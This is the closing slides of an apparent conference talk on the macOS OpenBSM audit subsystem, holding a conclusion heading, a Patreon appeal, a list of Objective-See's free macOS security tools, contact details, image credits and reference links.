
# CONCLUSION

## wrapping this up



# THE (OPENBSM) AUDIT SUBSYSTEM

## good, bad, & the ugly



LIKE FREE TOOLS?  
and 0days & malware analysis?



support it :)

[www.patreon.com/objective\\_see](http://www.patreon.com/objective_see)



Objective-See


products

malware


blog

about


"providing visibility  
to the core"



TaskExplorer



KnockKnock



BlockBlock

KextViewr



RansomWhere?




OverSight



Ostiarius

# Contact Me




@patrickwardle



Objective-See



cybersecurity solutions for the macOS enterprise



digital security

# CREDITS

mahalo :)



images

- [iconexperience.com](http://iconexperience.com)
- [wirdou.com/2012/02/04/is-that-bad-doctor](http://wirdou.com/2012/02/04/is-that-bad-doctor)
- <http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg>



resources

- [opensource.apple.com](http://opensource.apple.com)
- [newosxbook.com](http://newosxbook.com) (\*OS Internals)